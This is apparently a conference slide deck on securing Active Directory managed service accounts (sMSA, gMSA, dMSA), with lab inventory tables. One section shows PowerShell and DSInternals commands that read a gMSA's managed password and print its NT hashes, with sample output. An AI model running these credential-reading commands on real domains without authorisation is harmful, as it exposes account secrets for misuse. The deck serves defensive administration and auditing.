


SCAN ME

Demystifying Managed Service Accounts: Best Practices & Security Measures to Reduce Risk and Impact

Jorge de Almeida Pinto

Senior Incident Response Lead, SEMPERIS
jorged@semperis.com

Introducing Me, Myself & I! ...and Semperis



Jorge de Almeida Pinto
Senior Incident Response Lead

LinkedIn <http://tiny.cc/JorgeLinkedIn>

Blog <http://tiny.cc/JQFKblog>

Twitter <http://tiny.cc/JQFKtwitter>

Website <https://www.semperis.com/>

Blog <https://www.semperis.com/blog/>

Podcast <https://hipconf.com/>

Contact jorged@semperis.com



SCAN ME


ABOUT SEMPERIS

We're Mission-Driven to Be a Force for Good

At Semperis, our workforce across all departments is part of a bigger mission to be a force for good. We fight every day to stop cyber criminals and curb the funding of evil.

- Technology Focus: Identity, Security And Recovery
- Product Focus: AD, ADFS, Entra Connect/Cloud Sync, FIM/MIM, Entra (ID) Technologies.
- Work: Architecting, designing, implementing and maintaining secure identity solutions... and recovery
- Writer Of: "[KRBTGT Pwd Reset](#)", "[AD Convergence](#)", "[SYSVOL Convergence](#)" Scripts (Feedback WELCOME!)


Evolution of Service Accounts



PS: Throughout presentation you may see “xMSA”, which means “sMSA, gMSA and/or dMSA”

(Legacy) Service Accounts

Common Good, Bad and Ugly Reality

- Used for svcs, apps, IIS, scheduled tasks, keytabs, etc. (i.e., all over the place)
 - Based on USER objectClass + "Password Never Expires"
 - Configured with SPN(s) + RC4 support + Overprivileged
 - Application owners with multiple svc accounts sharing same password
 - Very likely crappy/reused password, incl. bad account hygiene
 - In many occasions no clear/unique/consistent naming convention + reusing
 - No ownership/periodic recertification → hard to discover, secure and audit in AD
 - Prime targets for attackers using the "Kerberoasting Attack" because...
- 

Service Accounts vs xMSAs

Main benefits of sMSAs/gMSAs/dMSAs over (legacy) service accounts?


- Automatic, better & stronger credential management

RETRY...

What happens when you ask AI: “Kerberoasting Being History!”

The following still applies for sMSAs/gMSAs/dMSAs

- Clear and unique naming convention
- Ownership and recertification
- Least privilege
- Protecting access to, usage of account and its credentials (incl. server it runs on)




Managed Service Accounts

Stand-Alone (sMSA)



- sMSAs → objectClass = msDS-ManagedServiceAccount
- sMSA is linked to 1 specific computer
 - Forward link "*msDS-HostServiceAccount*" on computer
 - Back link "*msDS-HostServiceAccountBL*" on sMSA
- sMSA can be transferred to another computer (relink + reinstall)



Managed Service Accounts

Stand-Alone (sMSA)

- Auto password/SPN management by computer (No KDS Root Key Required)
 - Initial password generated and set when installing the sMSA on computer
(Possible to reset password: *Reset-ADServiceAccountPassword -Identity <sMSA>*)
 - sMSA uses the exact same logic/behavior and password update interval as the computer it is being used on
- Like for computers, following policy settings also impact management of sMSAs
 - Security Option "*Domain member: Disable machine account password changes*"
(Not Configured = Default = DO Change Password)
 - Security Option "*Domain member: Maximum machine account password age*"
(Not Configured = Default = 30 Days)
 - Security Option "*Domain controller: Refuse machine account password changes*"
(Not Configured = Default = DO NOT Refuse Password Changes)

Managed Service Accounts

Stand-Alone (sMSA)



- Get relevant data from all sMSAs (Stand-Alone Managed Service Accounts) in AD Domain (<https://gist.github.com/zjorz/1d454aaa7c8fb7f0a696092b332af49b>)
 - Password Change Interval: Very likely the default of 30 days.... But...

sMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-05-27 20:56:09)

Filter

+ Add criteria

| DistinguishedName | SamAccountName | RID | Type | description | Enabled | KerbEncryptType | WhenCreated | WhenChanged | PasswordLastSetSmsa | PasswordLastSetHost | msDS-HostServiceA... | MemberOf |
|----------------------------------|----------------|-------|------|------------------------|---------|---------------------|---------------------|---------------------|---------------------|---------------------|----------------------|---|
| CN=sMSA.TEST2,OU=sMSA-TESTs,... | sMSA.TEST2\$ | 12804 | sMSA | sMSA For TEST SERVER 2 | True | RC4, AES128, AES256 | 2025-05-02 23:23:35 | 2025-05-17 14:16:29 | 2025-05-16 20:50:18 | 2025-05-16 06:50:16 | {CN=SERVERTEST2,... | {CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET} |
| CN=sMSA.TEST3,OU=sMSA-TESTs,... | sMSA.TEST3\$ | 12868 | sMSA | sMSA For TEST SERVER 3 | True | RC4, AES128, AES256 | 2025-05-03 23:27:31 | 2025-05-17 14:16:29 | 2025-05-15 06:54:00 | 2025-05-14 20:28:58 | {CN=SERVERTEST3,... | {CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET} |
| CN=sMSA.TEST1,OU=sMSA-TESTs,... | sMSA.TEST1\$ | 12803 | sMSA | sMSA For TEST SERVER 1 | True | RC4, AES128, AES256 | 2025-05-02 23:23:34 | 2025-05-17 14:16:29 | 2025-05-16 00:35:16 | 2025-05-16 00:35:16 | {CN=SERVERTEST1,... | {CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET} |
| CN=sMSA.TEST9,OU=sMSA-TESTs,... | sMSA.TEST9\$ | 12817 | sMSA | sMSA For TEST SERVER 9 | True | RC4, AES128, AES256 | 2025-05-02 23:23:39 | 2025-05-17 14:16:29 | 2025-05-05 01:43:30 | 2025-05-02 23:23:39 | {CN=SERVERTEST9,... | {} |
| CN=sMSA.RODC,OU=sMSA-TESTs,... | sMSA.RODC\$ | 12884 | sMSA | sMSA For TEST SERVER 3 | True | RC4, AES128, AES256 | 2025-05-09 12:53:18 | 2025-05-17 14:16:29 | 2025-05-15 14:06:56 | 2025-05-14 20:28:58 | {CN=SERVERTEST3,... | {CN=GRP_R0_ALLOWCache-R0FSRODC1,OU=Grou... |
| CN=sMSA.TEST4,OU=sMSA-TESTs,... | sMSA.TEST4\$ | 12807 | sMSA | sMSA For TEST SERVER 4 | True | RC4, AES128, AES256 | 2025-05-02 23:23:36 | 2025-05-17 14:16:29 | 2025-05-02 23:23:36 | 2025-05-02 23:23:36 | {CN=SERVERTEST4,... | {} |
| CN=sMSA.TEST5,OU=sMSA-TESTs,... | sMSA.TEST5\$ | 12809 | sMSA | sMSA For TEST SERVER 5 | True | RC4, AES128, AES256 | 2025-05-02 23:23:37 | 2025-05-17 14:16:29 | 2025-05-02 23:23:37 | 2025-05-02 23:23:36 | {CN=SERVERTEST5,... | {} |
| CN=sMSA.TEST6,OU=sMSA-TESTs,... | sMSA.TEST6\$ | 12811 | sMSA | sMSA For TEST SERVER 6 | True | RC4, AES128, AES256 | 2025-05-02 23:23:37 | 2025-05-17 14:16:29 | 2025-05-02 23:23:37 | 2025-05-02 23:23:37 | {CN=SERVERTEST6,... | {} |
| CN=sMSA.TEST7,OU=sMSA-TESTs,... | sMSA.TEST7\$ | 12813 | sMSA | sMSA For TEST SERVER 7 | True | RC4, AES128, AES256 | 2025-05-02 23:23:38 | 2025-05-17 14:16:29 | 2025-05-02 23:23:38 | 2025-05-02 23:23:38 | {CN=SERVERTEST7,... | {} |
| CN=sMSA.TEST8,OU=sMSA-TESTs,... | sMSA.TEST8\$ | 12815 | sMSA | sMSA For TEST SERVER 8 | True | RC4, AES128, AES256 | 2025-05-02 23:23:39 | 2025-05-17 14:16:29 | 2025-05-02 23:23:39 | 2025-05-02 23:23:38 | {CN=SERVERTEST8,... | {} |
| CN=sMSA.TEST22,OU=sMSA-TESTs,... | sMSA.TEST22\$ | 12873 | sMSA | sMSA For TEST SERVER 2 | True | RC4, AES128, AES256 | 2025-05-04 22:41:20 | 2025-05-17 14:16:29 | 2025-05-04 22:41:20 | 2025-05-16 06:50:16 | {CN=SERVERTEST2,... | {} |
| CN=sMSA.TEST11,OU=sMSA-TESTs,... | sMSA.TEST11\$ | 12872 | sMSA | sMSA For TEST SERVER 1 | True | RC4, AES128, AES256 | 2025-05-04 22:41:19 | 2025-05-17 14:16:29 | 2025-05-15 13:37:48 | 2025-05-16 00:35:16 | {CN=SERVERTEST1,... | {} |
| CN=sMSA.TEST111,OU=sMSA-TES... | sMSA.TEST111\$ | 12883 | sMSA | sMSA For TEST SERVER 1 | True | RC4, AES128, AES256 | 2025-05-08 18:01:07 | 2025-05-17 14:16:29 | 2025-05-16 00:20:16 | 2025-05-16 00:35:16 | {CN=SERVERTEST1,... | {} |
| CN=sMSA.TEST33,OU=sMSA-TESTs,... | sMSA.TEST33\$ | 12871 | sMSA | sMSA For TEST SERVER 3 | True | RC4, AES128, AES256 | 2025-05-04 21:51:52 | 2025-05-17 14:16:29 | 2025-05-16 04:40:05 | 2025-05-14 20:28:58 | {CN=SERVERTEST3,... | {} |

Managed Service Accounts

Group (gMSA)





- gMSAs → objectClass = msDS-GroupManagedServiceAccount
- Centralized password management → KDS Root Key (at least 1) in AD Forest
 - KDS Root Keys are stored in AD in container: “CN=Master Root Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=<forest name>”
 - name (KeyId) → identifier of KDS Root Key object referenced by gMSAs in attributes “msDS-ManagedPasswordId” and “msDS-ManagedPasswordPreviousId”
 - “msKds-CreateTime” (CreationTime) → time KDS Root Key object was created in AD
 - “msKds-UseStartTime” (EffectiveTime) → time any RWDC can start using KDS Root Key Object for gMSAs
 - For subsequent KDS Root Keys: Create KDS Root Key + Force AD Repl + Restart KDSSVC
- gMSA can be shared by multiple computers or be restricted to just 1 (flexibility!)

Managed Service Accounts

Group (gMSA)

- The inner guts of a gMSA
 - "*msDS-ManagedPasswordInterval*": password rotation interval in days, set at creation ONLY. Default of 30 days = too long. Thoughts/suggestion: set it to 3-5 days. Depends on AD Replication Convergence!. Measure AD Replication Convergence for Configuration NC through → <https://github.com/zjorz/Public-AD-Scripts/blob/master/Check-AD-Replication-Latency-Convergence.md>
 - "*msDS-ManagedPasswordId*": references keyID of KDS Root Key currently being used (N).
 - "*ms-DS-ManagedPasswordPreviousId*": references keyID of KDS Root Key previously being used (N-1).



Managed Service Accounts Group (gMSA)

- The inner guts of a gMSA (Continued...)

The image displays two side-by-side screenshots of Active Directory Explorer, labeled 'RWDC' (Read-Write Domain Controller) and 'RODC' (Read-Only Domain Controller). Both windows show the properties of a Managed Service Account (gMSA) group. The left window (RWDC) has a red box highlighting the 'msKds-CreateTime' attribute, with a red arrow pointing to it. The right window (RODC) shows the same group's properties. A red text overlay at the bottom reads: "Part of 'Filtered Attribute Set (FAS)'" and "Filter: (&(objectClass=attributeSchema)(searchFlags:1.2.840.113556.1.4.803:=512))".

can be groups, computers, users, other gMSAs, and even dMSAs (Audit Changes!)

Managed Service Accounts Group (gMSA)

Retrieving 'msDS-ManagedPassword' Using LDAP Query When Allowed ONLY Works With gMSA, As For dMSA A TGS Request Is Needed

```
$gMSASamAccountName = 'GMSA_1DAY_001$'
$gMSA = Get-ADServiceAccount -Identity $gMSASamAccountName -Properties 'msDS-ManagedPassword',PasswordLastSet,PrincipalsAllowedToRetrieveManagedPassword -Server $((Get-ADDomain -Current LocalComputer).PDCEmulator)
$gMSA
$managedGmsaPwd = $gMSA.'msDS-ManagedPassword'
ConvertFrom-ADManagedPasswordBlob $managedGmsaPwd
Write-Host "CURRENT NTHASH...: $(ConvertTo-NTHash -Password $((ConvertFrom-ADManagedPasswordBlob $managedGmsaPwd).SecureCurrentPassword))"
Write-Host "PREVIOUS NTHASH...: $(ConvertTo-NTHash -Password $((ConvertFrom-ADManagedPasswordBlob $managedGmsaPwd).SecurePreviousPassword))"
```

AD PoSH

```
Administrator: Windows Powe
DistinguishedName : CN=GMSA_1DAY_001,OU=TEST,DC=ADTEC,DC=NET
Enabled : True
msDS-ManagedPassword : {1, 0, 0, 0...}
Name : GMSA_1DAY_001
ObjectClass : msDS-GroupManagedServiceAccount
ObjectGUID : 2da6a432-8b44-4db7-b2fd-7f2dcd1dec31
PasswordLastSet : 29-May-2025 12:30:30
PrincipalsAllowedToRetrieveManagedPassword : {CN=GroupGMSA_1DAY_001,OU=TEST,DC=ADTEC,DC=NET}
SamAccountName : GMSA_1DAY_001$
SID : S-1-5-21-274783270-2712129839-3354909249
UserPrincipalName :

Version : 1
CurrentPassword :
SecureCurrentPassword : System.Security.SecureString
PreviousPassword :
SecurePreviousPassword : System.Security.SecureString
QueryPasswordInterval : 14:32:51.4560834
UnchangedPasswordInterval : 14:27:51.4560834

CURRENT NTHASH...: 63b36db40c5cc43c86306e839f7a1c76
PREVIOUS NTHASH...: f75c692672e5a1821b45c5073c5cec13
```

DS Internals

DS Internals

```
Administrator: Windows Powe
DistinguishedName: CN=GMSA_1DAY_001,OU=TEST,DC=ADTEC,DC=NET
SamAccountName: GMSA_1DAY_001$
Enabled: True
Deleted: False
Sid: S-1-5-21-274783270-2712129839-3354909249-10026
Guid: 2da6a432-8b44-4db7-b2fd-7f2dcd1dec31
SamAccountType: Computer
UserAccountControl: WorkstationAccount
DNSHostName: 1DAY_001.ADTEC.NET
OperatingSystem:
OperatingSystemVersion:
Description: gMSA With 1 Day Password Interval
PrimaryGroupId: 515
SidHistory:
SupportedEncryptionTypes: RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
ServicePrincipalName:
LastLogonDate:
PasswordLastSet: 29-May-2025 12:30:30
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, SelfRelative
LAPS
Key Credentials
Secrets
NTHash: 63b36db40c5cc43c86306e839f7a1c76
LMHash:
NTHashHistory:
Hash 01: 63b36db40c5cc43c86306e839f7a1c76
Hash 02: f75c692672e5a1821b45c5073c5cec13
Hash 03: c44a021ed38efa132b28f7b9dcac8eda
```

Works With BOTH gMSA And dMSA

```
$gMSASamAccountName = 'GMSA_1DAY_001$'
$adAccount = Get-ADReplAccount -SamAccountName $gMSASamAccountName -Server $((Get-ADDomain -Current LocalComputer).PDCEmulator)
$adAccount
```

Managed Service Accounts

Group (gMSA)



- Get relevant data from all gMSAs (Group Managed Service Accounts) in AD Domain (<https://gist.github.com/zjorz/d1906ac04964a29d87bd377e0298eb21>)

gMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-06-10 20:33:01)

| DistinguishedName | SamAccountName | RID | Type | dNSH... | description | Enabled | KerbEncryptType | WhenCreated | WhenChanged | PasswordLastSetGmsa | PwdInt | PSHC | DUEX | CurKDSRootKeyGuid(+KeyCreation) | CurKDSRootKeyOrgRWDCDateTin |
|---------------------------|------------------|-------|-------|-------------|---------------|---------|---------------------|---------------------|---------------------|---------------------|--------|------|---------|--|---|
| CN=gMSA.TEST3,OU=... | gMSA.TEST3\$ | 12828 | gM... | gMSA.... | gMSA For... | True | RC4, AES128, AES256 | 2025-05-02 23:25:36 | 2025-06-10 20:07:45 | 2025-06-10 20:07:30 | 1 | NO | 0.982 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52) | DTCNTR01\ROFSRWDC2 (2025-06-09 13:46:52) |
| CN=gMSA.TEST3,OU=... | gMSA.TEST3\$ | 12831 | gM... | gMSA.... | gMSA For... | True | RC4, AES128, AES256 | 2025-05-02 23:25:37 | 2025-06-10 12:45:52 | 2025-06-10 12:42:38 | 4 | NO | 3.673 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52) | DTCNTR01\ROFSRWDC3 (2025-06-09 13:46:52) |
| CN=gMSA.TEST1,OU=... | gMSA.TEST1\$ | 12829 | gM... | gMSA.... | gMSA For... | True | RC4, AES128, AES256 | 2025-05-02 23:25:36 | 2025-06-10 12:09:52 | 2025-06-10 00:17:45 | 2 | NO | 1.156 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52) | DTCNTR01\ROFSRWDC3 (2025-06-09 13:46:52) |
| CN=gMSA.TEST2,OU=... | gMSA.TEST2\$ | 12830 | gM... | gMSA.... | gMSA For... | True | RC4, AES128, AES256 | 2025-05-02 23:25:37 | 2025-06-10 12:41:05 | 2025-06-10 12:40:47 | 3 | NO | 2.672 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52) | DTCNTR01\ROFSRWDC1 (2025-06-09 13:46:52) |
| CN=provAgentgM...,OU=... | pGMSA_fa76e09... | 1602 | gM... | ADTEC... | Azure AD... | True | RC4, AES128, AES256 | 2023-02-24 14:00:50 | 2025-06-06 00:17:08 | 2023-04-06 09:45:52 | 30 | YES | -76... | 29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55) | 46bb96e5-6a0d-408a-82b1-742dd1e3359 (...) |
| CN=gMSA.AAD Cl...,OU=... | gmsa.t0.AADClD\$ | 2632 | gM... | ROFSM... | Tier0 gM... | True | RC4, AES128, AES256 | 2023-04-06 10:32:32 | 2025-06-10 12:51:43 | 2025-06-10 12:51:24 | 30 | NO | 29.6... | 29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55) | DTCNTR01\ROFSRWDC2 (2025-06-10 12:51:24) |
| CN=gMSA.RODC,OU=... | gMSA.RODC\$ | 12885 | gM... | gMSA For... | | True | RC4, AES128, AES256 | 2025-05-09 12:54:48 | 2025-06-10 12:02:13 | 2025-06-10 11:57:25 | 1 | NO | 0.642 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52) | DTCNTR01\ROFSRWDC3 (2025-06-09 13:46:52) |
| CN=gMSA_R0_AA...,OU=... | gMSA_R0_AADC\$ | 1607 | gM... | ROFSM... | gMSA Us... | True | AES128, AES256 | 2023-02-24 19:09:53 | 2025-05-17 14:16:28 | 2023-04-06 09:43:52 | 30 | YES | -76... | 29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55) | DTCNTR01\ROFSRWDC1 (2023-04-06 09:43:52) |
| CN=gMSA SQL (Ti...,OU=... | gmsa.t0.SQL\$ | 2633 | gM... | SQLAD... | Tier0 gM... | True | RC4, AES128, AES256 | 2023-04-06 10:32:32 | 2025-05-17 14:16:28 | 2023-04-06 10:32:32 | 30 | YES | -76... | 29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55) | DTCNTR01\ROFSRWDC1 (2023-04-06 10:32:32) |
| CN=GMSA35B18E...,OU=... | GMSA35B18EF67... | 2915 | gM... | 35B18E... | GMSA WI... | True | RC4, AES128, AES256 | 2023-06-12 20:31:23 | 2025-05-17 14:16:28 | 2023-06-12 20:31:23 | 30 | YES | -69... | 29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55) | DTCNTR01\ROFSRWDC1 (2023-06-12 20:31:23) |

gMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-06-10 20:33:01)

| CurKDSRootKeyOrgRWDCDateT... | PrevKDSRootKeyGuid(+KeyCre... | PrevKDSRootKeyOrgRWD... | PrincipalsAllowedToRetrieveManagedPasswordCONFIGURED | PrincipalsAllowedToRetrieveManagedPasswordEFFECTIVE | MemberOf |
|--|---------------------------------|---------------------------|--|---|--|
| 09 13:46:52) DTCNTR01\ROFSRWDC2 (2025-06-10 20:07:30) | be3cf336-9db8-ef50-1efd-a28... | DTCNTR01\ROFSRWDC2 (2... | CN=grp.gs.Retrieve-Pwd-For-gMSA.TEST,OU=Groups,OU=... | {SERVERTEST3\$ (S-1-5-21-274783270-2712129839-3354909249-1... | {CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET} |
